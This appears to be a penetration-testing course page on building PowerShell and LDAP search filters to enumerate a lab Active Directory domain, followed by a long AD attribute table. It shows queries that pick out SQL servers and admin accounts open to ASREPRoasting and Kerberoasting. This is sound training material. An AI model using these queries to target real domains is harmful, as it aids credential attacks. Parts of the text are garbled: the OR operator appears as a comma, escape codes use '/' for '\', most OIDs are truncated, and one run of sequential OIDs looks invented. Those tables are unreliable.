LDAP queries are extremely powerful tools for querying Active Directory. We can harness their power to gather a wide variety of information, map out the AD environment, and hunt for misconfigurations. LDAP queries can be combined with filters to perform even more granular searches. The next two sections will cover both AD and LDAP search filters in-depth to prepare us for introducing a variety of AD enumeration tools in subsequent modules.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

Active Directory Search Filters

The next two sections will cover the `Filter` and `LDAPFilter` parameters used by the [ActiveDirectory PowerShell module cmdlets](#). It is important to know how to build proper filter syntax for querying Active Directory using `PowerShell`. This knowledge gives us a deeper understanding of how our tools such as `PowerView` function under the hood and how we can further harness their power when enumerating Active Directory. It is also useful to understand how to formulate filters if you find yourself in a situation during an assessment without any of your tools available to you. Armed with this knowledge, you will be able to effectively "live off the land" and utilize built-in PowerShell cmdlets to perform your enumeration tasks (albeit slower than using many of the tools we will cover in this module).

PowerShell Filters

Filters in PowerShell allow you to process piped output more efficiently and retrieve exactly the information you need from a command. Filters can be used to narrow down specific data in a large result or retrieve data that can then be piped to another command.

We can use filters with the `Filter` parameter. A basic example is querying a computer for installed software:

PowerShell - Filter Installed Software

```
PS C:\htb> get-ciminstance win32_product | fl
```

```

IdentifyingNumber : {7FED75A1-600C-394B-8376-712E2A8861F2}
Name             : Microsoft Visual C++ 2017 x86 Additional Runtime -
14.12.25810
Vendor          : Microsoft Corporation
Version         : 14.12.25810
Caption         : Microsoft Visual C++ 2017 x86 Additional Runtime -
14.12.25810

IdentifyingNumber : {748D3A12-9B82-4B08-A0FF-CFDE83612E87}
Name             : VMware Tools
Vendor          : VMware, Inc.
Version         : 10.3.2.9925305
Caption         : VMware Tools

IdentifyingNumber : {EA8CB806-C109-4700-96B4-F1F268E5036C}
Name             : Local Administrator Password Solution
Vendor          : Microsoft Corporation
Version         : 6.2.0.0
Caption         : Local Administrator Password Solution

IdentifyingNumber : {2CD849A7-86A1-34A6-B8F9-D72F5B21A9AE}
Name             : Microsoft Visual C++ 2017 x64 Additional Runtime -
14.12.25810
Vendor          : Microsoft Corporation
Version         : 14.12.25810
Caption         : Microsoft Visual C++ 2017 x64 Additional Runtime -
14.12.25810

<SNIP>

```

The above command can provide considerable output. We can use the `Filter` parameter with the `notlike` operator to filter out all Microsoft software (which may be useful when enumerating a system for local privilege escalation vectors).

PowerShell - Filter Out Microsoft Software

```

PS C:\htb> get-ciminstance win32_product -Filter "NOT Vendor like
'%Microsoft%'" | fl

IdentifyingNumber : {748D3A12-9B82-4B08-A0FF-CFDE83612E87}
Name             : VMware Tools
Vendor          : VMware, Inc.
Version         : 10.3.2.9925305
Caption         : VMware Tools

```

Operators

The `Filter` operator requires at least one operator, which can help narrow down search results or reduce a large amount of command output to something more digestible. Filtering properly is important, especially when enumerating large environments and looking for very specific information in the command output. The following operators can be used with the `Filter` parameter:

Filter	Meaning
<code>-eq</code>	Equal to
<code>-le</code>	Less than or equal to
<code>-ge</code>	Greater than or equal to
<code>-ne</code>	Not equal to
<code>-lt</code>	Less than
<code>-gt</code>	Greater than
<code>-approx</code>	Approximately equal to
<code>-bor</code>	Bitwise OR
<code>-band</code>	Bitwise AND
<code>-recursivematch</code>	Recursive match
<code>-like</code>	Like
<code>-notlike</code>	Not like
<code>-and</code>	Boolean AND
<code>-or</code>	Boolean OR
<code>-not</code>	Boolean NOT

Filter Examples: AD Object Properties

The filter can be used with operators to compare, exclude, search for, etc., a variety of AD object properties. Filters can be wrapped in curly braces, single quotes, parentheses, or double-quotes. For example, the following simple search filter using `Get-ADUser` to find information about the user `Sally Jones` can be written as follows:

PowerShell - Filter Examples

```
Get-ADUser -Filter "name -eq 'sally jones'"  
Get-ADUser -Filter {name -eq 'sally jones'}
```

```
Get-ADUser -Filter 'name -eq "sally jones"'
```

As seen above, the property value (here, `sally jones`) can be wrapped in single or double-quotes. The asterisk (`*`) can be used as a [wildcard](#) when performing queries. The command `Get-ADUser -filter {name -like "joe*"}` using a wildcard would return all domain users whose name start with `joe` (`joe`, `joel`, etc.). When using filters, certain characters must be escaped:

Character	Escaped As	Note
"	\\"	Only needed if the data is enclosed in double-quotes.
'	\'	Only needed if the data is enclosed in single quotes.
NUL	\00	Standard LDAP escape sequence.
\	\5c	Standard LDAP escape sequence.
*	\2a	Escaped automatically, but only in <code>-eq</code> and <code>-ne</code> comparisons. Use <code>-like</code> and <code>-notlike</code> operators for wildcard comparison.
(/28	Escaped automatically.
)	/29	Escaped automatically.
/	/2f	Escaped automatically.

Let's try out some of these filters to enumerate the `INLANEFREIGHT.LOCAL` domain. We can search all domain computers for interesting hostnames. SQL servers are a particularly juicy target on internal assessments. The below command searches all hosts in the domain using `Get-ADComputer`, filtering on the `DNSHostName` property that contains the word `SQL`.

PowerShell - Filter For SQL

```
PS C:\htb> Get-ADComputer -Filter "DNSHostName -like 'SQL*'"
```

DistinguishedName : CN=SQL01,OU=SQL
Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL
DNSHostName : SQL01.INLANEFREIGHT.LOCAL
Enabled : True
Name : SQL01
ObjectClass : computer
ObjectGUID : 42cc9264-1655-4bfa-b5f9-21101afb33d0
SamAccountName : SQL01\$
SID : S-1-5-21-2974783224-3764228556-2640795941-1104

```
UserPrincipalName :
```

Next, let's search for administrative groups. We can do this by filtering on the `adminCount` attribute. The group with this attribute set to `1` are protected by [AdminSDHolder](#) and known as protected groups. `AdminSDHolder` is owned by the Domain Admins group. It has the privileges to change the permissions of objects in Active Directory. As discussed above, we can pipe the filtered command output and select just the group names.

PowerShell - Filter Administrative Groups

```
PS C:\htb> Get-ADGroup -Filter "adminCount -eq 1" | select Name

Name
-----
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
Security Operations
```

We can also combine filters. Let's search for all administrative users with the `DoesNotRequirePreAuth` attribute set, meaning that they can be ASREPRoasted (this attack will be covered in-depth in later modules). Here we are selecting all domain users and specifying two conditions with the `-eq` operator.

PowerShell - Filter Administrative Users

```
PS C:\htb> Get-ADUser -Filter {adminCount -eq '1' -and
DoesNotRequirePreAuth -eq 'True'}

DistinguishedName : CN=Jenna Smith,OU=Server
Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
GivenName        : jenna
Name             : Jenna Smith
ObjectClass      : user
ObjectGUID       : ea3c930f-aa8e-4fdc-987c-4a9ee1a75409
SamAccountName   : jenna.smith
SID              : S-1-5-21-2974783224-3764228556-2640795941-1999
```

```
Surname : smith
UserPrincipalName : jenna.smith@inlanefreight
```

Finally, let's see an example of combining filters and piping output multiple times to find our desired information. The following command can be used to find all administrative users with the " servicePrincipalName " attribute set, meaning that they can likely be subject to a Kerberoasting attack. This example applies the `Filter` parameter to find accounts with the `adminCount` attribute set to `1`, pipes this output to find all accounts with a Service Principal Name (SPN), and finally selects a few attributes about the accounts, including the account name, group membership, and the SPN.

PowerShell - Find Administrative Users with the ServicePrincipalName

```
PS C:\htb> Get-ADUser -Filter "adminCount -eq '1'" -Properties * | where
servicePrincipalName -ne $null | select
SamAccountName,MemberOf,ServicePrincipalName | fl

SamAccountName      : krbtgt
MemberOf            : {CN=Denied RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
ServicePrincipalName : {kadmin/changepw}

SamAccountName      : sqlqa
MemberOf            : {CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
ServicePrincipalName : {MSSQL_svc_qa/inlanefreight.local:1443}
```

It would take an extremely long time to enumerate an Active Directory environment using many combinations of the commands above. This last example could be performed quickly and easily with tools such as `PowerView` or `Rubeus`. Nevertheless, it is important to apply filters competently when enumerating AD as the output from tools like `PowerView` can even be further filtered to provide us with precise results.

Note: When spawning your target, we ask you to wait for 3 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

LDAP Search Filters

Basic LDAP Filter Syntax and Operators

The `LDAPFilter` parameter with the same cmdlets lets us use LDAP search filters when searching for information. The syntax for these filters is defined in [RFC 4515 - Lightweight Directory Access Protocol \(LDAP\): String Representation of Search Filters](#).

LDAP filters must have one or more criteria. If more than one criteria exist, they can be concatenated together using logical `AND` or `OR` operators. These operators are always placed in the front of the criteria (operands), which is also referred to as [Polish Notation](#).

Filter rules are enclosed in parentheses and can be grouped by surrounding the group in parentheses and using one of the following comparison operators:

Operator	Function
&	and
,	,
!	not

Some example `AND` and `OR` operations are as follows:

`AND` Operation:

- One criteria: `(& (.C1..) (.C2..))`
- More than two criteria: `(& (.C1..) (.C2..) (.C3..))`

`OR` Operation:

- One criteria: `(| (.C1..) (.C2..))`
- More than two criteria: `(| (.C1..) (.C2..) (.C3..))`

We can also have nested operations, for example "`(|(& (.C1..) (.C2..))(& (.C3..) (.C4..))`" translates to "`(C1 AND C2) OR (C3 AND C4)`".

Search Criteria

When writing an LDAP search filter, we need to specify a rule requirement for the LDAP attribute in question (i.e. "`(displayName=william)`"). The following rules can be used to specify our search criteria:

Criteria	Rule	Example
Equal to	<code>(attribute=123)</code>	<code>(&(objectclass=user)(displayName=Smith)</code>
Not equal to	<code>(!(attribute=123))</code>	<code>!objectClass=group</code>

Criteria	Rule	Example
Present	(attribute=*)	(department=*)
Not present	(!(attribute=*))	(!homeDirectory=*)
Greater than	(attribute>=123)	(maxStorage=100000)
Less than	(attribute<=123)	(maxStorage<=100000)
Approximate match	(attribute~=123)	(sAMAccountName~=Jason)
Wildcards	(attribute=*A)	(givenName=*Sam)

This [link](#) contains a large listing of User Attributes, and the below is a list of all Base Attributes.

Full list of Base Attributes

LDAP Display Name	CN	Attribut
accountExpires	Account-Expires	1.2.840.
accountNameHistory	Account-Name-History	1.2.840.
aCSAggregateTokenRatePerUser	ACS-Aggregate-Token-Rate-Per-User	1.2.840.
aCSAllocableRSVPBandwidth	ACS-Allocable-RSVP-Bandwidth	1.2.840.
aCSCacheTimeout	ACS-Cache-Timeout	1.2.840.
aCSDirection	ACS-Direction	1.2.840.
aCSDSBMDeadTime	ACS-DSBM-DeadTime	1.2.840.
aCSDSBMPriority	ACS-DSBM-Priority	1.2.840.
aCSDSBMRefresh	ACS-DSBM-Refresh	1.2.840.
aCSEnableACSService	ACS-Enable-ACS-Service	1.2.840.
aCSEnableRSVPAccounting	ACS-Enable-RSVP-Accounting	1.2.840.
aCSEnableRSVPMessageLogging	ACS-Enable-RSVP-Message-Logging	1.2.840.
aCSEventLogLevel	ACS-Event-Log-Level	1.2.840.
aCSIIdentityName	ACS-Identity-Name	1.2.840.
aCSMaxAggregatePeakRatePerUser	ACS-Max-Aggregate-Peak-Rate-Per-User	1.2.840.
aCSMaxDurationPerFlow	ACS-Max-Duration-Per-Flow	1.2.840.
aCSMaximumSDUSize	ACS-Maximum-SDU-Size	1.2.840.
aCSMaxNoOfAccountFiles	ACS-Max-No-Of-Account-Files	1.2.840.
aCSMaxNoOfLogFile	ACS-Max-No-Of-Log-Files	1.2.840.

LDAP Display Name	CN	Attribut
aCSMaxPeakBandwidth	ACS-Max-Peak-Bandwidth	1.2.840.
aCSMaxPeakBandwidthPerFlow	ACS-Max-Peak-Bandwidth-Per-Flow	1.2.840.
aCSMaxSizeOfRSVPAccountFile	ACS-Max-Size-Of-RSVP-Account-File	1.2.840.
aCSMaxSizeOfRSVPLogFile	ACS-Max-Size-Of-RSVP-Log-File	1.2.840.
aCSMaxTokenBucketPerFlow	ACS-Max-Token-Bucket-Per-Flow	1.2.840.
aCSMaxTokenRatePerFlow	ACS-Max-Token-Rate-Per-Flow	1.2.840.
aCSMinimumDelayVariation	ACS-Minimum-Delay-Variation	1.2.840.
aCSMinimumLatency	ACS-Minimum-Latency	1.2.840.
aCSMinimumPolicedSize	ACS-Minimum-Policed-Size	1.2.840.
aCSNonReservedMaxSDUSize	ACS-Non-Reserved-Max-SDU-Size	1.2.840.
aCSNonReservedMinPolicedSize	ACS-Non-Reserved-Min-Policed-Size	1.2.840.
aCSNonReservedPeakRate	ACS-Non-Reserved-Peak-Rate	1.2.840.
aCSNonReservedTokenSize	ACS-Non-Reserved-Token-Size	1.2.840.
aCSNonReservedTxLimit	ACS-Non-Reserved-Tx-Limit	1.2.840.
aCSNonReservedTxSize	ACS-Non-Reserved-Tx-Size	1.2.840.
aCSPermissionBits	ACS-Permission-Bits	1.2.840.
aCSPolicyName	ACS-Policy-Name	1.2.840.
aCSPriority	ACS-Priority	1.2.840.
aCSRSPVAccountFilesLocation	ACS-RSVP-Account-Files-Location	1.2.840.
aCSRSPVLogFileLocation	ACS-RSVP-Log-Files-Location	1.2.840.
aCSServerList	ACS-Server-List	1.2.840.
aCSServiceType	ACS-Service-Type	1.2.840.
aCSTimeOfDay	ACS-Time-Of-Day	1.2.840.
aCSTotalNoOfFlows	ACS-Total-No-Of-Flows	1.2.840.
additionalTrustedServiceNames	Additional-Trusted-Service-Names	1.2.840.
addressBookRoots	Address-Book-Roots	1.2.840.
addressEntryDisplayTable	Address-Entry-Display-Table	1.2.840.
addressEntryDisplayTableMSDOS	Address-Entry-Display-Table-MSDOS	1.2.840.
addressSyntax	Address-Syntax	1.2.840.
addressType	Address-Type	1.2.840.
adminContextMenu	Admin-Context-Menu	1.2.840.
adminCount	Admin-Count	1.2.840.

LDAP Display Name	CN	Attribut
adminDescription	Admin-Description	1.2.840.
adminDisplayName	Admin-Display-Name	1.2.840.
adminPropertyPages	Admin-Property-Pages	1.2.840.
allowedAttributes	Allowed-Attributes	1.2.840.
allowedAttributesEffective	Allowed-Attributes-Effective	1.2.840.
allowedChildClasses	Allowed-Child-Classes	1.2.840.
allowedChildClassesEffective	Allowed-Child-Classes-Effective	1.2.840.
altSecurityIdentities	Alt-Security-Identities	1.2.840.
aNR	ANR	1.2.840.
applicationName	Application-Name	1.2.840.
appliesTo	Applies-To	1.2.840.
appSchemaVersion	App-Schema-Version	1.2.840.
assetNumber	Asset-Number	1.2.840.
assistant	Assistant	1.2.840.
assocNTAccount	Assoc-NT-Account	1.2.840.
attributeDisplayNames	Attribute-Display-Names	1.2.840.
attributeID	Attribute-ID	1.2.840.
attributeSecurityGUID	Attribute-Security-GUID	1.2.840.
attributeSyntax	Attribute-Syntax	1.2.840.
attributeTypes	Attribute-Types	2.5.21.5
auditingPolicy	Auditing-Policy	1.2.840.
authenticationOptions	Authentication-Options	1.2.840.
authorityRevocationList	Authority-Revocation-List	2.5.4.38
auxiliaryClass	Auxiliary-Class	1.2.840.
badPasswordTime	Bad-Password-Time	1.2.840.
badPwdCount	Bad-Pwd-Count	1.2.840.
birthLocation	Birth-Location	1.2.840.
bridgeheadServerListBL	Bridgehead-Server-List-BL	1.2.840.
bridgeheadTransportList	Bridgehead-Transport-List	1.2.840.
builtinCreationTime	Builtin-Creation-Time	1.2.840.
builtinModifiedCount	Builtin-Modified-Count	1.2.840.
businessCategory	Business-Category	2.5.4.15
bytesPerMinute	Bytes-Per-Minute	1.2.840.
c	Country-Name	2.5.4.6

LDAP Display Name	CN	Attribut
cACertificate	CA-Certificate	2.5.4.37
cACertificateDN	CA-Certificate-DN	1.2.840.
cAConnect	CA-Connect	1.2.840.
canonicalName	Canonical-Name	1.2.840.
canUpgradeScript	Can-Upgrade-Script	1.2.840.
catalogs	Catalogs	1.2.840.
categories	Categories	1.2.840.
categoryId	Category-Id	1.2.840.
caUsages	CA-Usages	1.2.840.
cAWEBURL	CA-WEB-URL	1.2.840.
certificateAuthorityObject	Certificate-Authority-Object	1.2.840.
certificateRevocationList	Certificate-Revocation-List	2.5.4.39
certificateTemplates	Certificate-Templates	1.2.840.
classDisplayName	Class-Display-Name	1.2.840.
cn	Common-Name	2.5.4.3
co	Text-Country	1.2.840.
codePage	Code-Page	1.2.840.
comClassID	COM-ClassID	1.2.840.
comCLSID	COM-CLSID	1.2.840.
comInterfaceID	COM-InterfaceID	1.2.840.
comment	User-Comment	1.2.840.
comOtherProgId	COM-Other-Prog-Id	1.2.840.
company	Company	1.2.840.
comProgID	COM-ProgID	1.2.840.
comTreatAsClassId	COM-Treat-As-Class-Id	1.2.840.
comTypeLibId	COM-TypeLib-Id	1.2.840.
comUniqueLIBID	COM-Unique-LIBID	1.2.840.
contentIndexingAllowed	Content-Indexing-Allowed	1.2.840.
contextMenu	Context-Menu	1.2.840.
controlAccessRights	Control-Access-Rights	1.2.840.
cost	Cost	1.2.840.
countryCode	Country-Code	1.2.840.
createDialog	Create-Dialog	1.2.840.
createTimeStamp	Create-Time-Stamp	2.5.18.1

LDAP Display Name	CN	Attribute ID
createWizardExt	Create-Wizard-Ext	1.2.840.113554.1.4.1000
creationTime	Creation-Time	1.2.840.113554.1.4.1001
creationWizard	Creation-Wizard	1.2.840.113554.1.4.1002
creator	Creator	1.2.840.113554.1.4.1003
cRLObject	CRL-Object	1.2.840.113554.1.4.1004
cRLPartitionedRevocationList	CRL-Partitioned-Revocation-List	1.2.840.113554.1.4.1005
crossCertificatePair	Cross-Certificate-Pair	2.5.4.40
currentLocation	Current-Location	1.2.840.113554.1.4.1006
currentParentCA	Current-Parent-CA	1.2.840.113554.1.4.1007
currentValue	Current-Value	1.2.840.113554.1.4.1008
currMachineId	Curr-Machine-Id	1.2.840.113554.1.4.1009
dB CSPwd	DBCS-Pwd	1.2.840.113554.1.4.1010
dc	Domain-Component	0.9.2342
defaultClassStore	Default-Class-Store	1.2.840.113554.1.4.1011
defaultGroup	Default-Group	1.2.840.113554.1.4.1012
defaultHidingValue	Default-Hiding-Value	1.2.840.113554.1.4.1013
defaultLocalPolicyObject	Default-Local-Policy-Object	1.2.840.113554.1.4.1014
defaultObjectCategory	Default-Object-Category	1.2.840.113554.1.4.1015
defaultPriority	Default-Priority	1.2.840.113554.1.4.1016
defaultSecurityDescriptor	Default-Security-Descriptor	1.2.840.113554.1.4.1017
deltaRevocationList	Delta-Revocation-List	2.5.4.53
department	Department	1.2.840.113554.1.4.1018
description	Description	2.5.4.13
desktopProfile	Desktop-Profile	1.2.840.113554.1.4.1019
destinationIndicator	Destination-Indicator	2.5.4.27
dhcpClasses	dhcp-Classes	1.2.840.113554.1.4.1020
dhcpFlags	dhcp-Flags	1.2.840.113554.1.4.1021
dhcpIdentification	dhcp-Identification	1.2.840.113554.1.4.1022
dhcpMask	dhcp-Mask	1.2.840.113554.1.4.1023
dhcpMaxKey	dhcp-MaxKey	1.2.840.113554.1.4.1024
dhcpObjDescription	dhcp-Obj-Description	1.2.840.113554.1.4.1025
dhcpObjName	dhcp-Obj-Name	1.2.840.113554.1.4.1026
dhcpOptions	dhcp-Options	1.2.840.113554.1.4.1027
dhcpProperties	dhcp-Properties	1.2.840.113554.1.4.1028

LDAP Display Name	CN	Attribut
dhcpRanges	dhcp-Ranges	1.2.840.
dhcpReservations	dhcp-Reservations	1.2.840.
dhcpServers	dhcp-Servers	1.2.840.
dhcpSites	dhcp-Sites	1.2.840.
dhcpState	dhcp-State	1.2.840.
dhcpSubnets	dhcp-Subnets	1.2.840.
dhcpType	dhcp-Type	1.2.840.
dhcpUniqueKey	dhcp-Unique-Key	1.2.840.
dhcpUpdateTime	dhcp-Update-Time	1.2.840.
directReports	Reports	1.2.840.
displayName	Display-Name	1.2.840.
displayNamePrintable	Display-Name-Printable	1.2.840.
distinguishedName	Obj-Dist-Name	2.5.4.49
dITContentRules	DIT-Content-Rules	2.5.21.2
division	Division	1.2.840.
dMDLocation	DMD-Location	1.2.840.
dmdName	DMD-Name	1.2.840.
dNReferenceUpdate	DN-Reference-Update	1.2.840.
dnsAllowDynamic	Dns-Allow-Dynamic	1.2.840.
dnsAllowXFR	Dns-Allow-XFR	1.2.840.
dnsHostName	DNS-Host-Name	1.2.840.
dnsNotifySecondaries	Dns-Notify-Secondaries	1.2.840.
dnsProperty	DNS-Property	1.2.840.
dnsRecord	Dns-Record	1.2.840.
dnsRoot	Dns-Root	1.2.840.
dnsSecureSecondaries	Dns-Secure-Secondaries	1.2.840.
dNSTombstoned	DNS-Tombstoned	1.2.840.
domainCAs	Domain-Certificate-Authorities	1.2.840.
domainCrossRef	Domain-Cross-Ref	1.2.840.
domainID	Domain-ID	1.2.840.
domainIdentifier	Domain-Identifier	1.2.840.
domainPolicyObject	Domain-Policy-Object	1.2.840.
domainPolicyReference	Domain-Policy-Reference	1.2.840.
domainReplica	Domain-Replica	1.2.840.

LDAP Display Name	CN	Attribut
domainWidePolicy	Domain-Wide-Policy	1.2.840.
driverName	Driver-Name	1.2.840.
driverVersion	Driver-Version	1.2.840.
dSASignature	DSA-Signature	1.2.840.
dsCorePropagationData	DS-Core-Propagation-Data	1.2.840.
dSHeuristics	DS-Heuristics	1.2.840.
dsUIAdminMaximum	DS-UI-Admin-Maximum	1.2.840.
dsUIAdminNotification	DS-UI-Admin-Notification	1.2.840.
dsUIShellMaximum	DS-UI-Shell-Maximum	1.2.840.
dynamicLDAPServer	Dynamic-LDAP-Server	1.2.840.
eFSPolicy	EFS Policy	1.2.840.
employeeID	Employee-ID	1.2.840.
employeeNumber	Employee-Number	1.2.840.
employeeType	Employee-Type	1.2.840.
Enabled	Enabled	1.2.840.
enabledConnection	Enabled-Connection	1.2.840.
enrollmentProviders	Enrollment-Providers	1.2.840.
extendedAttributeInfo	Extended-Attribute-Info	1.2.840.
extendedCharsAllowed	Extended-Chars-Allowed	1.2.840.
extendedClassInfo	Extended-Class-Info	1.2.840.
extensionName	Extension-Name	1.2.840.
facsimileTelephoneNumber	Facsimile-Telephone-Number	2.5.4.23
fileExtPriority	File-Ext-Priority	1.2.840.
flags	Flags	1.2.840.
flatName	Flat-Name	1.2.840.
forceLogoff	Force-Logoff	1.2.840.
foreignIdentifier	Foreign-Identifier	1.2.840.
friendlyNames	Friendly-Names	1.2.840.
fromEntry	From-Entry	1.2.840.
fromServer	From-Server	1.2.840.
frsComputerReference	Frs-Computer-Reference	1.2.840.
frsComputerReferenceBL	Frs-Computer-Reference-BL	1.2.840.
fRSControlDataCreation	FRS-Control-Data-Creation	1.2.840.
fRSControlInboundBacklog	FRS-Control-Inbound-Backlog	1.2.840.

LDAP Display Name	CN	Attribut
fRSControlOutboundBacklog	FRS-Control-Outbound-Backlog	1.2.840.
fRSDirectoryFilter	FRS-Directory-Filter	1.2.840.
fRSDSPoll	FRS-DS-Poll	1.2.840.
fRSExtensions	FRS-Extensions	1.2.840.
fRSFaultCondition	FRS-Fault-Condition	1.2.840.
fRSFileFilter	FRS-File-Filter	1.2.840.
fRSFlags	FRS-Flags	1.2.840.
fRSLevelLimit	FRS-Level-Limit	1.2.840.
fRSMemberReference	FRS-Member-Reference	1.2.840.
fRSMemberReferenceBL	FRS-Member-Reference-BL	1.2.840.
fRSPartnerAuthLevel	FRS-Partner-Auth-Level	1.2.840.
fRSPrimaryMember	FRS-Primary-Member	1.2.840.
fRSReplicaSetGUID	FRS-Replica-Set-GUID	1.2.840.
fRSReplicaSetType	FRS-Replica-Set-Type	1.2.840.
fRSRootPath	FRS-Root-Path	1.2.840.
fRSRootSecurity	FRS-Root-Security	1.2.840.
fRSServiceCommand	FRS-Service-Command	1.2.840.
fRSServiceCommandStatus	FRS-Service-Command-Status	1.2.840.
fRSStagingPath	FRS-Staging-Path	1.2.840.
fRSTimeLastCommand	FRS-Time-Last-Command	1.2.840.
fRSTimeLastConfigChange	FRS-Time-Last-Config-Change	1.2.840.
fRSUpdateTimeout	FRS-Update-Timeout	1.2.840.
fRSVersion	FRS-Version	1.2.840.
fRSVersionGUID	FRS-Version-GUID	1.2.840.
fRSWorkingPath	FRS-Working-Path	1.2.840.
fSMORoleOwner	FSMO-Role-Owner	1.2.840.
garbageCollPeriod	Garbage-Coll-Period	1.2.840.
generatedConnection	Generated-Connection	1.2.840.
generationQualifier	Generation-Qualifier	2.5.4.44
givenName	Given-Name	2.5.4.42
globalAddressList	Global-Address-List	1.2.840.
governsID	Governs-ID	1.2.840.
gPCFileSysPath	GPC-File-Sys-Path	1.2.840.
gPCFunctionalityVersion	GPC-Functionality-Version	1.2.840.

LDAP Display Name	CN	Attribut
gPCMachineExtensionNames	GPC-Machine-Extension-Names	1.2.840.
gPCUserExtensionNames	GPC-User-Extension-Names	1.2.840.
gPLink	GP-Link	1.2.840.
gPOptions	GP-Options	1.2.840.
groupAttributes	Group-Attributes	1.2.840.
groupMembershipSAM	Group-Membership-SAM	1.2.840.
groupPriority	Group-Priority	1.2.840.
groupsToIgnore	Groups-to-Ignore	1.2.840.
groupType	Group-Type	1.2.840.
hasMasterNCs	Has-Master-NCs	1.2.840.
hasPartialReplicaNCs	Has-Partial-Replica-NCs	1.2.840.
helpData16	Help-Data16	1.2.840.
helpData32	Help-Data32	1.2.840.
helpFileName	Help-File-Name	1.2.840.
homeDirectory	Home-Directory	1.2.840.
homeDrive	Home-Drive	1.2.840.
homePhone	Phone-Home-Primary	0.9.234;
homePostalAddress	Address-Home	1.2.840.
iconPath	Icon-Path	1.2.840.
implementedCategories	Implemented-Categories	1.2.840.
indexedScopes	IndexedScopes	1.2.840.
info	Comment	1.2.840.
initialAuthIncoming	Initial-Auth-Incoming	1.2.840.
initialAuthOutgoing	Initial-Auth-Outgoing	1.2.840.
initials	Initials	2.5.4.43
installUiLevel	Install-Ui-Level	1.2.840.
instanceType	Instance-Type	1.2.840.
internationalISDNNumber	International-ISDN-Number	2.5.4.25
interSiteTopologyFailover	Inter-Site-Topology-Failover	1.2.840.
interSiteTopologyGenerator	Inter-Site-Topology-Generator	1.2.840.
interSiteTopologyRenew	Inter-Site-Topology-Renew	1.2.840.
invocationId	Invocation-Id	1.2.840.
ipPhone	Phone-Ip-Primary	1.2.840.
ipsecData	Ipsec-Data	1.2.840.

LDAP Display Name	CN	Attribut
ipsecDataType	Ipsec-Data-Type	1.2.840.
ipsecFilterReference	Ipsec-Filter-Reference	1.2.840.
ipsecID	Ipsec-ID	1.2.840.
ipsecISAKMPReference	Ipsec-ISAKMP-Reference	1.2.840.
ipsecName	Ipsec-Name	1.2.840.
IPSECNegotiationPolicyAction	IPSEC-Negotiation-Policy-Action	1.2.840.
ipsecNegotiationPolicyReference	Ipsec-Negotiation-Policy-Reference	1.2.840.
IPSECNegotiationPolicyType	IPSEC-Negotiation-Policy-Type	1.2.840.
ipsecNFAReference	Ipsec-NFA-Reference	1.2.840.
ipsecOwnersReference	Ipsec-Owners-Reference	1.2.840.
ipsecPolicyReference	Ipsec-Policy-Reference	1.2.840.
isCriticalSystemObject	Is-Critical-System-Object	1.2.840.
isDefunct	Is-Defunct	1.2.840.
isDeleted	Is-Deleted	1.2.840.
isEphemeral	Is-Ephemeral	1.2.840.
isMemberOfPartialAttributeSet	Is-Member-Of-Partial-Attribute-Set	1.2.840.
isPrivilegeHolder	Is-Privilege-Holder	1.2.840.
isSingleValued	Is-Single-Valued	1.2.840.
keywords	Keywords	1.2.840.
knowledgeInformation	Knowledge-Information	2.5.4.2
l	Locality-Name	2.5.4.7
lastBackupRestorationTime	Last-Backup-Restoration-Time	1.2.840.
lastContentIndexed	Last-Content-Indexed	1.2.840.
lastKnownParent	Last-Known-Parent	1.2.840.
lastLogoff	Last-Logoff	1.2.840.
lastLogon	Last-Logon	1.2.840.
lastSetTime	Last-Set-Time	1.2.840.
lastUpdateSequence	Last-Update-Sequence	1.2.840.
LDAPAdminLimits	LDAP-Admin-Limits	1.2.840.
LDAPDisplayName	LDAP-Display-Name	1.2.840.
LDAPIPDenyList	LDAP-IPDeny-List	1.2.840.
legacyExchangeDN	Legacy-Exchange-DN	1.2.840.
linkID	Link-ID	1.2.840.
linkTrackSecret	Link-Track-Secret	1.2.840.

LDAP Display Name	CN	Attribute
lmpwdHistory	Lm-Pwd-History	1.2.840.
localeID	Locale-ID	1.2.840.
localizationDisplayId	Localization-Display-Id	1.2.840.
localizedDescription	Localized-Description	1.2.840.
localPolicyFlags	Local-Policy-Flags	1.2.840.
localPolicyReference	Local-Policy-Reference	1.2.840.
location	Location	1.2.840.
lockoutDuration	Lockout-Duration	1.2.840.
lockOutObservationWindow	Lock-Out-Observation-Window	1.2.840.
lockoutThreshold	Lockout-Threshold	1.2.840.
lockoutTime	Lockout-Time	1.2.840.
logonCount	Logon-Count	1.2.840.
logonHours	Logon-Hours	1.2.840.
logonWorkstation	Logon-Workstation	1.2.840.
lSACreationTime	LSA-Creation-Time	1.2.840.
lSAModifiedCount	LSA-Modified-Count	1.2.840.
machineArchitecture	Machine-Architecture	1.2.840.
machinePasswordChangeInterval	Machine-Password-Change-Interval	1.2.840.
machineRole	Machine-Role	1.2.840.
machineWidePolicy	Machine-Wide-Policy	1.2.840.
mail	E-mail-Addresses	0.9.234;
mailAddress	SMTP-Mail-Address	1.2.840.
managedBy	Managed-By	1.2.840.
managedObjects	Managed-Objects	1.2.840.
manager	Manager	0.9.234;
mAPIID	MAPI-ID	1.2.840.
marshalledInterface	Marshalled-Interface	1.2.840.
masteredBy	Mastered-By	1.2.840.
maxPwdAge	Max-Pwd-Age	1.2.840.
maxRenewAge	Max-Renew-Age	1.2.840.
maxStorage	Max-Storage	1.2.840.
maxTicketAge	Max-Ticket-Age	1.2.840.
mayContain	May-Contain	1.2.840.
meetingAdvertiseScope	meetingAdvertiseScope	1.2.840.

LDAP Display Name	CN	Attribut
meetingApplication	meetingApplication	1.2.840.
meetingBandwidth	meetingBandwidth	1.2.840.
meetingBlob	meetingBlob	1.2.840.
meetingContactInfo	meetingContactInfo	1.2.840.
meetingDescription	meetingDescription	1.2.840.
meetingEndTime	meetingEndTime	1.2.840.
meetingID	meetingID	1.2.840.
meetingIP	meetingIP	1.2.840.
meetingIsEncrypted	meetingIsEncrypted	1.2.840.
meetingKeyword	meetingKeyword	1.2.840.
meetingLanguage	meetingLanguage	1.2.840.
meetingLocation	meetingLocation	1.2.840.
